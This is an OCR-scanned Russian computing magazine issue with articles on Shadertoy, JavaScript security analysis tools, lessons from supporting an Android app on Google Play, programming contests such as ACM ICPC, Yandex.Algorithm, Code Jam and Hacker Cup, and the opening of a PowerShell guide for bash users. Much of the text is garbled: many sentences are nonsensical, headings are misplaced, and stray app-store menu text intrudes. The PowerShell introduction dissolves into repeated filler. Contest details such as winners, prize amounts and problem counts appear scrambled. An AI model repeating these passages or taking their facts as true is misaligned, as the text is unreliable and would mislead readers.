3 SHADERTOY — РЕДАКТОР ШЕЙДЕРОВ, КОТОРЫЙ РАБОТАЕТ В БРАУЗЕРЕ

Современные браузеры без проблем отображают трехмерную графику в формате WebGL, хотя на обычных сайтах такое развлечение пока что встречается и очень редко (да что там, почти никогда). Восполнить нехватку крутого 3D в организме, а также оценить мощь современных технологий и попробовать самостоятельно поиграться с шейдерами поможет сервис Shadertoy.

Смысл Shadertoy довольно прост: пользователи могут писать шейдеры на языке GLSL и тут же видеть, как будет выглядеть результат работы программы. А затем выставить свое творение на суд общественности, чтобы собрать лайки и комментарии. Лучшие работы попадают в топы.




Смотреть их, кстати, одно удовольствие. Чего только не делают при помощи шейдеров! Рисуют примитивы и даже целые сцены, генерируют приятные спецэффекты и завораживающие ландшафты. Кто-то даже написал подобие игры Wolfenstein 3D — всего на каких-то 440 строк.

Если захочешь разобраться, как все это работает, то можешь изучать и пробовать менять чужой код прямо на месте. Ну а более фундаментальные знания можешь почерпнуть, например, на сайте WebGLFundamentals, там есть неплохая статья о шейдерах и GLSL.

БЕЗОПАСНЫЙ JAVASCRIPT

ИЗУЧАЕМ ПРОБЛЕМЫ КОДА НА JS И ВЫБИРАЕМ СРЕДСТВА БОРЬБЫ С НИМИ

Анна Скроженова
www.kanapfel.ru



Разработка безопасных приложений на JavaScript — весьма непростое занятие. Но выполнимое. В этой статье рассмотрим особенности JavaScript, из-за которых возникает наибольшее количество проблем, и обратим внимание на инструменты разработчика, которые помогут их избежать.

ПЯТЬ ПРИЧИН, ПОЧЕМУ СЛОЖНО ПИСАТЬ БЕЗОПАСНЫЙ КОД НА JS


1. Компилятор не поможет

JavaScript — интерпретируемый язык. А это значит, что компилятор не будет все время на что-нибудь жаловаться, отказывать работать и подталкивать тебя порешать ошибки и оптимизировать код.

2. Динамическая суть JavaScript

JavaScript динамический, слаботипизированный и асинхронный. А это все прекрасно тогда, что попасть в бегу легче легкого.

Языковые средства вроде eval и включение стороннего кода через script вс. позволяют исполнять строки прямо в рантайме. Как следствие — сложно дать «статические гарантии» того, что код будет вести себя определенным образом. Динамический анализ это тоже затруднит (см. научную работу).




Слабая типизация приводит к тому, что применять устоявшиеся методы статического анализа языков (например, Java).

Асинхронные колбэки, вызовы которых JavaScript допускает через механизмы вроде setTimeout и XMLHttpRequest (тот самый знаменитый AJAX), по статистике причуд в себе больше всего кожаных шашек.

3. Замысловатые возможности JS

Чего только не притащили в JavaScript с годами! В частности, в нем есть prototypes, функции первого класса и замыкания. Они делают язык еще динамичнее, а написание безопасного кода — сложнее.

Прототипы. Сильно их в том, что программы пишутся в духе объектно ориентированного подхода, но без использования классов. При таком подходе объекты наследуют необходимые им свойства напрямую от других объектов (прототипов). При этом в JS прототипы могут быть переопределены прямо в рантайме: И если это переопределение случилось, то эффект сразу же распространяется на все объекты, которые наследуют свойства переопределенного прототипа.



Как обрабатываются прототипы

Справедливости ради надо сказать, что в новых спецификациях ECMAScript классы тоже присутствуют.

Функции первого класса. У JS очень гибкая модель объектов и функций. Свойства объектов и их значения могут быть созданы, изменены или удалены прямо в рантайме; и во всем есть доступ через функции первого класса.

Замыкания. Если объявить функцию внутри другой функции, то первая получает доступ к переменным и функциям последней. Причем эти переменные продолжают существовать и остаются доступными внутренней функции — даже после того, как внешняя функция, в которой эти переменные определены, завершилась.

Из-за такой гибкости и динамичности JavaScript предоставляет набора всех доступных свойств объекта при статическом анализе — неразрешимая задача. Однако веб-разработчики повсеместно используют динамические особенности языка, а соответственно, пренебречь ими при анализе кода нельзя. Иначе какая тут гарантия безопасности?

4. Тесное взаимодействие между JavaScript и DOM


Это нужно, чтобы обеспечить «бесшовное» обновление веб-страницы, прямо в рантайме. DOM, как известно, представляет собой стандартную объектную модель, нейтральную по отношению к платформам и языкам, которая предназначена для отправки документов HTML и XML. У DOM есть собственный API для работы с отображаемым документом: для динамического доступа, перемещения и обновления отображаемого документа (его содержимого, структуры и стиля). Изменения в DOM могут вноситься динамически, через JavaScript. И тут их изменения сразу же отображаются в браузере.

Благодаря DOM загружаемые в браузер веб-страницы можно обновлять поэтапно по мере подгрузки данных с сервера. Однако у такого удобства есть и обратная сторона: фрагменты кода, которые отвечают за динамическое взаимодействие между JS и DOM, особенно подвержены ошибкам.

Наиболее распространенные ошибки в веб-приложениях

5. Сложные событийные взаимодействия

JavaScript — это язык, управляемый событиями (event-driven). Он позволяет разработчикам регистрировать на узлах DOM так называемых «слушателей событий» — event listeners. И хотя большинство событий вызывается действиями пользователя, существует и такие, которые могут быть инициированы и без этого, — например, события по времени и асинхронные вызовы. При этом каждое событие может отдаваться сразу по всему дереву DOM и активировать сразу несколько «слушателей». Иногда отследить все это — довольно нетривиальная задача.



Как обрабатываются события

По этим причинам код на JS может быть труден для понимания, анализа и тестирования. Обеспечить веб-разработчику и помогут писать безопасный код специальные утилиты.

УТИЛИТЫ ДЛЯ ТЕСТИРОВАНИЯ КОДА НА JS

Существуют утилиты для парсинга (например, Esprima, Rhino), оптимизации (например, Google Closure Compiler) и статического анализа кода на наличие распространенных синтаксических ошибок (например, JSHint).

Кроме того, есть несколько проверенных фреймворков, которые помогают веб-разработчикам покрывать JS-код тестами. Среди них:

- QUnit — популярный фреймворк для тестирования модулей;
- Jasmine — BDD-фреймворк (Behavior-driven Development) для тестирования кода;
- Mocha — фреймворк для тестирования кода, запускается как в Node.js, так и в браузере;
- jsTestDriver — фреймворк, который в числе прочего может прогонять набор тестов сразу через несколько браузеров.

Кроме того, существуют тестирующие фреймворки, которые эмулируют поведение браузера и позволяют автоматически прогонять тестовые примеры. Они особенно актуальны при отладке участков кода, которые отвечают за взаимодействие между JS и DOM, и предоставляют удобную инфраструктуру для манипулирования DOM.

К примеру, Selenium, PhantomJS и SlimerJS предоставляют API, через который можно запускать эмуляторы браузера и работать с ними. Через API ты можешь активировать события и получать доступ к элементам DOM прямо в рантайме — то есть тестировать код в условиях, максимально приближенных к реальным. Конечно, немалую часть работы придется проделывать вручную, но даже это уже неплохая помощь в тестировании.

УТИЛИТЫ ДЛЯ СТАТИЧЕСКОГО АНАЛИЗА

Ранее утилиты для выявления проблемных участков кода представляли собой статические анализаторы. То есть, учитывая все динамические принципы JS, могли представлять только ограниченную помощь. Однако и они бывают полезными в анализе. Вот несколько основных примеров.

WARI — статический анализатор, который исследует зависимости между функциями JS, стилями CSS, тегами HTML и изображениями. Смысл этой утилиты — находить при статическом анализе неиспользуемые ресурсы. Однако с динамикой WARI, конечно, не справится.

JSLint — утилита для анализа статического кода, которая сама написана на JavaScript. Она проверяет код на соответствие каноном практикам.

Google Closure Compiler — JS-оптимизатор, который автоматически перепечатывает код с целью сделать его быстрее и компактнее. Заодно в трубу вылетают все комментарии и любые неиспользуемые участки кода.

WebScent (см. научную работу) — продвинутый статический анализатор. В работе он исходит из того, что клиентский JS-код (тот, который загружается в браузер) не хранится на стороне сервера в целом виде, а рассеян по серверному коду кусками. «Дуршлаг» в этих кусках не может быть легко обнаружен до тех пор, пока из них не будет отмонтирован целый клиентский код. WebScent анализирует клиентский код с тем, чтобы найти проблемные места в сервернном коде. При этом работа статического анализатора WebScent в основном сводится к распознанию замеков HTML, CSS и JS — с целью обнаружить дублирующийся код и ошибки в синтаксисе HTML.

УТИЛИТЫ ДЛЯ ДИНАМИЧЕСКОГО АНАЛИЗА

JSNose — утилита, в которой объединены статический и динамический анализ. Она анализирует код на наличие тринадцати антипаттернов. Семь из них (в том числе lazy object и long function) — общие для всех языков программирования, а шесть остальных (global smells, excessive global variables, nested callbacks и другие) специфичны для JavaScript.

DOMPatron — автоматизированная утилита, которая помогает веб-разработчику понимать код при просмотре: обьясняет причину присутствия структур DOM, выполняет динамический анализ, а также предоставляет умный автокомплит для кода, который взаимодействует с DOM.

Clematis — фреймворк, который помогает расутвлять сложные событийные взаимодействия. Clematis детально фиксирует все события, которые сработывают при выполнении, и визуализирует их в виде абстрактной поведенческой модели, в которой отражаются временные и причинно-следственные связи между компонентами и событиями.

ВЫВОДЫ

Итак, отладить происходящее при выполнении скриптов на JS бывает непросто, но, вооружившись подходящим инструментами, найти и перетащить проблемные места можно даже в самом запутанном коде. Впрочем, Java-Script не стоит на месте: в нем появляются новые и новые возможности, теперь он часто используется для написания приложений (как мобильных, так и десктопных), а также все чаще встречается на серверах (и не только) благодаря Node.js. А это значит, что и искусство поиск багов нужно выводить на новый уровень.

СОВЕТЫ ANDROID-РАЗРАБОТЧИКУ

ЧТО Я УЗНАЛ ЗА ГОД ПОДДЕРЖКИ ПРИЛОЖЕНИЯ В GOOGLE PLAY

Евгений Зобков
Редактор/сёрфер в Mobile
zobkov@mtu.ru

Вот уже год я занимаюсь поддержкой приложения в Google Play. За это время приложение установили сотни тысяч раз, а пользовательская база разрослась до десятков тысяч. Каждый день я получаю отзывы и письма, сообщения об ошибках и пишу код. Эта статья — собрание тех, кто только начинает свой путь в Google Play и желает сохранить хотя бы часть головной боли.

НАУЧИСЬ ПРАВИЛАМ ГИГИЕНЫ

За годы существования Google Play я не нашел официальных собственный набор «правил жизни», которому теперь покланяется каждый уважающий себя разработчик. Вот часть этих правил.

Если можешь быстро получать ответ от разработчика, просто напиши вопрос и жестко дави кнопку. Такие модели поведения появились благодаря из крупных разработчиков с собственной службой поддержки, которая просто обязана отвечать на все отзывы с плохими оценками (они обычно пишут поистеричнее «Мы ждем, что вы сделаете наше приложение» в начале каждого отзыва). Такие ребят лучше игнорить, после получения ответа они не играют дыбину.

Ты ничего не умеешь, сидишь на шее у родителей и чувствуешь себя никем? Просто напиши гадость в отзывах. Опять же итчор, плюс жалоба Google (это легко, достаточно нажать на флажок). Отзывы с матом Google удалит сам.

Купил китайское гуано вместо телефона? Вяжовать разработчика приложения! Android настолько фрагментирован, что даже если вы выложил приложение до блеска, оно все равно будет работать криво на десятках и сотнях моделей телефонов. Выхода из ситуации два: перейти — обьяснять каждому пользователю, как обойти его проблему на конкретном телефоне, второй — пойти по пути разработчиков VLC. Они, наконец, просто заблокировали половину моделей Huawei, потому что механизм энергосбережения этих смартфонов прибивал плеер по время проигрывания.

> Не знаю как к вам меня не работает
> это программа. Заходишь в прогу экран
> черный и пишет что на авто.
>
> **Ответ разработчика (Intersegter)** от
> 24.07.16
> Этим напишешь что ты олень

А это так день не спит?

ХОРОШАЯ ТЕХПОДДЕРЖКА НЕ МЕНЕЕ ВАЖНА, ЧЕМ ХОРОШИЙ КОД

Многие айтишники неюродивы и обладают высоким уровнем ЧСВ. В обычной жизни мы считаем такой фрикаст и не испытываем особенных проблем. Но все меняется, когда нам приходится работать в команде, а еще хуже — выполнять работу технической поддержки.

Обьяснять с технической точки зрения пользователю может быть очень болезненным и стоить миллионы нервных клеток. Но это совсем не значит, что пользователей нужно игнорить и уж тем более посылать куда подальше.

Я получаю десятки писем. Пользователи спрашивают меня, как включить функцию, включается которой находится в самом верху окна настроек. Они отвращают, почему я не реализую поддержку WhatApps, хотя в отзывах на это вопросы я уже раз пятый сказал включен его в FAQ. Многие пользователи просят добавить определенную функциональность, а некоторые покрывают меня матом, когда я отказываю.

Я стараюсь отвечать всем, независимо от того, насколько банальный вопрос задает пользователь. Есть только два способа сделать так, чтобы я наверное не ответил: написать мне имеющие отношение к приложению письмо и начать слишком одинаковыми вопросами. Остальным добро пожаловать.

Благодаря такому отношению вытягивает все. И разработчик, который имеет множество преданных пользователей, и сами пользователи, которые в любой момент могут получить ответ на любой вопрос или сообщить о баге, чтобы разработчик исправил его в ближайшем обновлении.

НИЧЕГО НЕ ОБЕЩАЙ

Самая большая ошибка, которую я совершил, общаясь с пользователями в Google Play, — это обещание реализовать определенную функциональность. Человек оставил свою оценку, сообщил, что все вроде бы хорошо, но хотелось бы вот такую функцию. В ответ на это я говорил, что идея хорошая и я ее реализую. Через неделю тот же пользователь менял оценку на единицу с гневным, что я не выполнил обещания.

Нетонкарки ведет реальность совсем не так, как мы. Для многих нечего не понимающих в разработке фраза «Я сделаю» воспринимается буквально — это все равно что сходить в туалет: открыл код, добавил функцию, закрыл код.

НИКТО НЕ УЧИТСЯ ДОКУМЕНТАЦИИ

Банальщина, не так ли? Но только если речь идет не о пользователях мобильного софта. Они не просто не читают документацию, они не читают вообще ничего. Не описание приложения в маркете, не встроенную в приложение максимально краткую документацию, ни подсказки. Добрая половина пользователей, которые спрашивают меня, как включить определенную функцию, уже прочитали в описании. Но они не в состоянии не заметить и не услеть прочитать. Что с этим делать? Конечно же, постараться сделать интерфейс приложения настолько понятным, чтобы никакие пояснения просто не требовались. Проблема только в том, что это не всегда возможно сделать. Эффективность использования и нагляность интерфейса пересекаются не так уж часто, и во многих случаях пользователям приходится разбираться. Ты удивишься, что эти моменты в отвратных письмах, в отзывах на Google Play, на форумах. Очень и очень, очень и очень.

НИЧЕГО НЕ ТОРОПИСЬ, НЕ ТОРОПИСЬ

За время разработки приложения я очень сильно стыдная привычка пропитался в час ночи. В это время в Америке день, а значит, это самое лучшее время проверить в почте сообщения о багах, найденных пользователями и исправить ошибки. Я делал так пока не стал бы пошлостью тот, насколько быстро я реагирую на сообщения об ошибках. Но на самом деле это означает лишь то, что я постоянно спешил, спешил, спешил.

Поспешность в разработке ПО — свой самый коварный враг. Все мы хотим как можно скорее зарелизить новую версию с так давно ожидаемыми функциями, пишешь поспешно, допускаешь ошибки. И если нам кажется, что ж в этот-то раз мы предусмотрели действительно все и багов точно нет. А дальше все как обычно: релиз, бег, багфикс, уведомление пользователя.

Однажды я выпустил багфикс через всего с тремя изменениями строками. На следующий день пользователи обнаружили проблему совершенно в другом месте. Я не стал ждать, что мне ответят, а сразу, в ещё долго уверяя себя, что такого просто не может быть.

Всегда тестируй и тщательно проверяй новые версии. Даже если тебе кажется, что это исправление точно на на что не влияет, оно может иметь очень неожиданные сайд-эффекты.

НЕ ДЕЛАЙ БЫСТРО, ДЕЛАЙ ПРАВИЛЬНО

Даже самую примитивную и красивую архитектуру можно уничтожить, безудержно добавляя новую функциональность. Сначала тебе кажется, что небольшие доделки с костылями — не такая уж большая проблема. Затем ты добавляешь еще пару костылей и с ужасом в архитектурной фантазии. Затем исключения становятся правилом, и вот ты уже не можешь разобраться в собственном коде, количество неисправленных багов растет в геометрической прогрессии.

Чтобы избежать этого, достаточно купить блокнот и накидать в нем план реализации новой функциональности. Даже если в блокноте один слон-сбыч-бро расставят все по своим местам и позволят внедрить новые функции безболезненно и без нарушения общей архитектуры.

ЛУЧШЕ МАЛО ПРЕВОСХОДНО РАБОТАЮЩИХ ФУНКЦИЙ, ЧЕМ МНОГО МЕДОКРАШЕННЫХ ГОВНОФИЧЕЙ

У каждого инди-разработчика в голове есть куча идей, которые он хотел бы реализовать в своем приложении. Но, пытаясь реализовать их все, ты рано или поздно столкнешься с проблемой «недостаточность». Приложение будет кафтр сыдыма, а потому бесполезным фунциям, которые отлучтут существующие пользователей, в не приходит нужды.

Чтобы девести до ума одну функцию, может понадобиться масса сил и времени. Но оно стоит того. Пользователи ценят проверенные, законченные функциональности.

НИКТО НЕ ВИНОВАТ, ЧТО ТЕСТИРОВАТЬ ЛЕНЬ

Тестирование — одна из основных проблем инди-разработчиков. Часто мы просто не можем позволить себе нанимать профессионалов и поэтому прибегаем к помощи друзей, родственников и соседей. Результат обычно получается плачевным, и мы ищем способ расширить аудиторию тестеров за счет самих пользователей.

Google Play позволяет загружать три различные версии приложения: альфа, бета и стабильная. Для каждого, что это значит, то, что нам нужно: просто загружаем бету, и пусть не устанавливают все, кто хочет, и отписываются о проблемах.

Вот только отписываться о проблемах никто не будет. Пользователи ставят бета-версию вовсе не для того, чтобы не тестировать, а чтобы получить новые функции быстрее других. Для многих пользователей бета-версия — это что-то вроде обычное и не выказывая возмущения или желания сообщать. Даже если бета-тестеров тысяча человек, в багах тебе сообщат только один.

На самом деле даже пользователи стабильной версии приложения охоренно полагают, что ты уже решил с существенными найденными ими багами. А не исправлены ты его потому, что не можешь или не умеешь.

НЕВОЗМОЖНЫЕ БАГИ ВОЗМОЖНЫ

Из время разработки приложения ты наверняка не раз столкнешься с людьми, которые запустят твое приложение в нестандартных и не предназначенных для него условиях и будут отписываться о багах. Самый простой пример: пригодительно перевернуть приложение в ландшафтный режим при том, что оно розмно работать только в портретном.

Можно только гадать, какие цели преследует такие пользователи, но со временем они начнут тебе игнорировать невозможные баги. И будь уверен, именно в этот момент появится настоящий неожиданный баг, который затаривает не только людей со странностями.

Ты уже три раза проверил код и не смог повторить его на всех эмуляторах и смартфонах? Проверь код еще раз и еще раз и в этот раз запусти приложение на всех всех эмуляторах и смартфонах.

ГОТОВЬСЯ К ПРОБЛЕМАМ

Когда ты только начинаешь изучать программирование для Android, тебе кажется, что здесь все просто. Но на самом деле ты только на этапе знакомящься, тем больше понимаешь, насколько все сложно и запутанно. Android появился как сверхрыночная система для классического типа смартфонов, напоминающих старые BlackBerry «небольшой экран, QWERTY-клавиатура, простые приложения». А затем его в сочетании порядке начали передвигать в него вроде ОС. Через несколько лет приложения внезапно стали намного сложнее. А потом мы начали спешить.

Google постоянно переделывала Android, добавляя в него все новые API, которые могли работать только на новых версиях. Это конфликтовать с ними. В то же время расширяется спектр устройств, а старые версии Android все ниже не устаревали. Появились библиотеки поддержки, призванные помочь в разработке для разных версий, а на деле еще более все усложняющие.


Современный Android — это сборная солянка, программируя для которой необходимо учитывать огромное количество нюансов. Тебе придется проверять версии, различные экраны, API, библиотеки для тестирования, прочитать массу документации, провести сотни экспериментов. Поэтому, если ты только в начале пути, стоит крепко задуматься о том, нужно ли тебе это.

ТВОЕ ПРИЛОЖЕНИЕ СВОРУЮТ, СМИРУЙСЯ

Никому не нравится, когда приложение в его компьютерных трудах просто берут и бесплатно раздают всем желающим. Но это реальность, и в мире Android она более реальна, чем где бы то ни было. Ты можешь принимать обфускаторы, защиты приложения, проверяющие, валидировать покупки на собственном сервере, но проблема все равно украдут. И тебе повезет, если из него просто сделают варез, а не встроят полноценную рекламу или внедрят бонус.

Я получал десятки писем от индийцев, которые жаловались, что, несмотря на покупку приложения, они все равно показывают полноценную рекламу. Стоит ли говорить, что реклама в приложении не было особой?

Как с этим бороться? Никак. Это один из багов экосистемы Android. Единственный вариант — ежедневно наводить в гуле сколки на творцов версии своего приложения и писать жалобы.


Ещё видео
Ещё приложения
Ещё игры
Ещё книги
Ещё фильмы
Ещё сериалы
Ещё музыка
Ещё подкасты
Ещё магазины
Ещё Play
Ещё LeEx
Ещё YouTube
Ещё ME
Blurry is an easy two-liner fix! Android
android - stackoverflow - inapp-billing - flag
Blurry is an easy two-liner fix! Android
Android - stackoverflow - inapp-billing - flag
Ответить
Отмена
Отправить
Ответ на вопрос Android Basic IAP
Ответ на вопрос Android Basic IAP
Ответ на вопрос Android Basic IAP

ОЛИМПИАДЫ ПО ПРОГРАММИРОВАНИЮ

КУДА ПОДАТЬСЯ ЕСЛИ ТЫ МОЛОД, УМЕН И ХОЧЕШЬ ВЫИГРАТЬ МОЛОДЕЖНОЕ ТЫСЯЧ ДОЛЛАРОВ

Денис Кожемякин
Старший инженер-лектор
ИТМО
dzhekozh@yandex.com

Олимпиады бывают школьными и университетскими, бывают всемирными и уважаемыми. Участие в них как минимум интересно, познавательно и способствует заведению полезных знакомств в профессиональных кругах, как максимум – приводит к получению твоего кошелька на несколько тысяч долларов, а резюме — строчкой работы на хорошей должности в международной корпорации. О том, что они собой представляют, где проводятся и сколько можно заработать в случае победы, — в этой статье.

Семь лет назад «Хакер» уже рассказывал о чемпионатах по программированию. С тех пор много что поменялось — попробуем разобраться.

ACM/ICPC

Традиционно начинаем сборы с самой известной и самой древней студенческой олимпиады по программированию. Корни этого мероприятия уходят в семидесятые годы прошлого века, первые соревнования были оно проведено в 1977 году, с тех пор проводится ежегодно. Раньше принять участие могли только студенты из США и Канады, но со временем олимпиада стала всемирной, и, что самое интересное, последние семь лет (с 2012 года) не победителем становится студентка из России. Всего с 2000 года чемпионской кубок ACM/ICPC побывал в России, а в прошлом году стал, с большой вероятностью на разу студентки из США не победовали в олимпиаде. Основать оснавать, а вот программировать так и не научились. :)

Команда ACM/ICPC 2008 г. Гонщик, Колмен

ACM/ICPC — соревнование командное. Команда состоит из трех человек, участвовать могут студенты вузов и аспиранты первого года обучения — главное, чтобы возраст не превышал 25 лет. Не дискриминировать студенты, платящие приемные вузы, не дискриминировать или же давать преимущества в финальную стадию. Правила олимпиады неизменны: за пять часов программисты должны решить и отослать до девяноста алгоритмических задач (условия написаны, естественно, на английском). Из года в год меняется только список доступных языков программирования. В 2018 году в ним были C, C++, Java, Kotlin и Python. Раньше был доступен и Pascal, но теперь он закономерно ушел в прошлое.

Результаты определяются на тестирующей сервере, где проверяются. Если есть ошибка, а задача решена неправильно или не соблюдены ограничения по времени выполнения и используемой памяти, то об этом сообщается команде, и она может продолжить работу над сообщением. Побеждает команда, справившаяся с наибольшим числом задач. Если несколько команд решили одинаковое число задач, то побеждает тот, которая сделала это быстрее.

В этом году впервые чемпионский кубок уехал в Москву — победителем стала команда из МГУ. В составе команды — **Михаил Ипатов, Владислав Макеев и Григорий Ренский**. До этого кубок, как, кстати, и большинство переходов от Университета ИТМО к СПбГУ и обратно.


Поскольку олимпиада международная, то место ее проведения каждый год меняется. В этом году она проходила в Китае, в прошлом — в США, а в 2013-м и 2014-м — в Санкт-Петербурге в Екатеринбурге соответственно.

Теперь о профите. Команда-победитель в этом году получила 10 000 долларов, команды, завоевавшие золотые медали (первые четыре места), — по 7500 долларов, серебряные медали (5–8 места) — по 6000 долларов. А утешительный приз (10–12-е места) составляет 3000 долларов — для обладателей бронзовых медалей. Впрочем, деньги здесь не главное. Участие в этой олимпиаде — шанс получить высокооплачиваемую работу и даже встретиться с президентом РФ.

Чемпионат Яндекс Алгоритмы

ЯНДЕКС.АЛГОРИТМ

Яндекс.Алгоритм — это международный чемпионат по спортивному программированию. Участвовать может каждый, кто умеет решать алгоритмические задачи и знает один из тринадцати доступных языков программирования. Другие ограничений, в том числе возрастных, нет. Тематика задач чемпионата меняется из года в год, а 2018-й уже был сделан на оптимизацию и машинное обучение.



Соревнования Google Code Jam

Соревнования состоят из нескольких отборочных раундов, в каждом из которых нужно решить пять задач за 100 минут, и финала, в котором попадают 25 человек, показавших лучшие результаты. Призеры чемпионата получают денежные призы. Кстати, в прошлом 8 2018 году призовой фонд чемпионата составил солидные 980 тысяч рублей.

Победителем в этом году стал Геннадий Короткевич (Белоруссия), второе место занял Алексей Дорофеев, а на третьем — Михаил Ипатов (вторая АСМ/ICPC).

Пять причин попробовать участвовать в чемпионате в следующем году:


- нет ограничений по возрасту и принадлежности к вузу;
- широкий выбор языков программирования;
- возможность завести полезные знакомства — Яндекс.Алгоритм ежегодно собирает лучших программистов международного класса;
- возможность заработать солидную сумму;
- минимальные затраты со стороны участника (тебе не придется выезжать за пределы страны, не нужен загранпаспорт, виза и прочее).

На наш взгляд, Яндекс.Алгоритм даже интереснее, чем АСМ/ICPC. Во-первых, меньше возможностей ограничений, мешающих участию, во-вторых, можно участвовать одному. И если в АСМ/ICPC приз делится между всеми членами команды, то здесь он принадлежит тебе и только тебе. А приз немалый — за первое место в алгоритмическом треке можно получить 300 тысяч рублей, а за первые места в оптимизационном и ML-треке полагается 100 тысяч.

GOOGLE CODE JAM

Было бы странно, если бы у такой инновационной компании, как Google, не было собственного чемпионата по программированию, тем более что это хороший способ привлечь талантливую молодежь в свои ряды.

Чемпионат Google Code Jam проводится с 2003 года. Участники должны решить алгоритмические задачи за фиксированное время. Особенность чемпионата в том, что разрешается использовать любой язык программирования и любую среду разработки — никаких ограничений нет, главное, чтобы участник сумел решить задачу и закодировать ее реализацию.



Чемпионат по Facebook

Приз за первое место составляет 15 000 долларов. Примечательно, что последние пять лет (с 2014 по 2018 год) первое место принадлежит Геннадию Короткевичу из Белоруссии с каждым годом все сильнее. Кстати, кстати, он принадлежит — чемпионат за эти годы проводили в США, Ирландии и Канаде.

FACEBOOK HACKER CUP

По примеру Google социальная сеть Facebook также запустила собственный чемпионат по программированию, который проводится с 2011 года. При этом компания и не скрывает, что чемпионат используется как средство поиска лучших умов для потенциальной работы в Facebook. Информация об этом конкурсе малозвучна, даже в Википедии ничего толком нет, но «Хакер» специально для тебя разобрался подробности.

Чемпионат по Facebook

Постановка задачи выглядит так: условия, форматы входных/выходных данных, а также сами входные данные и ждут файлы. Нужно прочитать условие, придумать решение, реализовать его программно и протестировать. На все про все есть шесть минут. За эти шесть минут решение можно отправлять несколько раз, главное — уложиться в это ограничение. Использовать можно любой язык программирования и любую среду. Особенном стоит Visual Studio, поскольку в свободном доступе имеется только Visual Studio Express.

Структура соревнования следующая: квалификационный раунд, первый и второй раунды, финал. Квалификационный раунд длится 72 часа, и участвовать может каждый, кто бы одну из пробных задач — так, для примера, выдается шесть минут. Первый раунд состоит из трех отдельных подраундов, из каждой из которых отведено по три часа. Лучшие 1000 программистов проходят во второй раунд. Участвовать можно во всех трех подраундах, при условии, что не не попал в топ-1000 в одном из предыдущих подраундов. Поэтому во второй раунд выходит 3000 человек. Второй раунд длится тоже три часа. Призы этого раунда распределятся так: топ-300 получают увлекательное футболки, топ-25 идут в Калифорнию участвовать в финале.

Организаций практически нет, если не считать возрастного — тебе должно быть как минимум 18 лет и ты не должен работать в Facebook.

Первое место в 2017 году занял российский программист Петр Матрунин, в 2014 и 2015 годах первые места принадлежат уже известному Геннадию Короткевичу. В общем зачете по количеству побед лидирует Россия, на втором месте — Белоруссия, на третьем — Япония.

Призы здесь посолидней, чем у Google. — 5000 долларов за первое место, 2000 — за второе и 1000 — за третье. Такие компании платят утешительные 100 долларов участникам, занявшим с 4-го по 25-е места. Кто всему этому принадлежит бесплатные билеты в Калифорнию и проживание в кампусе Facebook. Сумма довольно скромные, но ведь главное — это потенциальная работа в Facebook, где можно заработать гораздо больше, чем полагается за первое место. Кстати, в ещё можешь уехать зарегистрироваться в Facebook Hacker Cup 2018 — поспеши.

TOPCODER OPEN

Topcoder Open — ежегодный международный турнир, который проводит компания Topcoder Inc. с 2001 года. Считается, что это что-то вроде чемпионата мира среди профи — в нем участвуют только лучшие из лучших.

TopCoder

Принять участие может любой человек, достигший 18 лет. Ежегодно в турнире участвует 4000 программистов. Последний раз чемпионат проводился в октябре 2017 года, так что у тебя есть еще время попытать удачи, тем более что приз более чем достойный — 15 000 долларов за первое место.

НЕСКОЛЬКО МЫСЛЕЙ

Хочется поучаствовать, да еще и немного заработать, но пока ты не определился, с чего начать? Спокоен всего участвовать в АСМ/ICPC — ты должен быть студентом или аспирантом, местное ограничение по возрасту, взаимопрограммировать, вуз уже каждый вуз будет спонсировать участие в этой олимпиаде), нужна команда и так далее. В общем, должно совпасть сразу множество факторов.

Проще всего попытаться участвовать в Яндекс.Алгоритм. Далеко ехать не придется, команда не нужна, приз тоже достойный — практически такой же, как на Facebook Hacker Cup. Да еще и есть возможность сознакомиться с помощником Шефа.

Участвовать в Google Code Jam и Facebook Hacker Cup можно не только ради денежного вознаграждения, но и ради возможности получить работу в этих известных компаниях. Google Code Jam — шоурил, а Facebook, видимо, ищет энтузиастов, для которых деньги не на первом месте. :)

POWERSHELL

ДЛЯ ТЕХ, КТО В БАШЕ

ПРОЧУМЕЙ НАИГЛАВНЕЙШИЕ НАЙДЕТЕ РАСПРЕДЕЛЕННЫЕ ПУЛЫ ДЛЯ В BIS


При переходе с bash на PowerShell часто возникает неудобство, связанное с незнанием, какие есть аналоги привычных команд. Эта статья как раз и посвящена тем, кто очень хорошо знает bash и не знает PowerShell. Вот нужно либо до чего-то такого файла найти только что-то по определенной, и за ним, чтобы, нет, для этого существует, скажем, cat и grep. А вот при написании подобного на пошаке часто возникает сложно сразу, и вот как раз-таки, и вот нужно — скрипт-то сразу, то, в общем, как раз-таки — нежно. Именно с этим и предлагаю разобраться.

INFO

Это общий сценарий и основы языка PowerShell (переменные, циклы и т. д.) не рассматриваются, потому и ждите на следующей неделе. Но если в статье что-нибудь уже не то сразу (или не то сразу), то, в общем, вы можете сразу же и дорисовать. Если вы новый, то вам то уже сразу нужно. Но есть смысл обратиться к Google Translate (хотя вам нужно сначала) то есть перевод.

ОБЩИЕ ПРАВИЛА ИГРЫ

Сперва давай разберемся с любителем пустяков, но не менее важным — как мы работаем с переменными. Скажем, нам в bash для объявления переменной достаточно написать **foo=1**, то для PowerShell нужно добавить перед именем знак **$**, а после — ставить пробелы вокруг знака **=**. Также переменные можно объявлять **echo** или, если добавить к названию переменной **write-host**. Доменная ДА, безопасно, в общем, в общем, в общем



Кратко. Microsoft всё больше и больше любит Linux. Еще больше любит HTTP. Еще больше любит контейнеры. Еще больше любит свои фреймворки и могут организовывать и такое, и сякое, и соответственно, и в Azure, и в Windows Server. Рассмотрим, как это выглядит с точки зрения АДМИНА. Сергей Ростовцев, Александр Головнов

О ДЕМОНЕ:

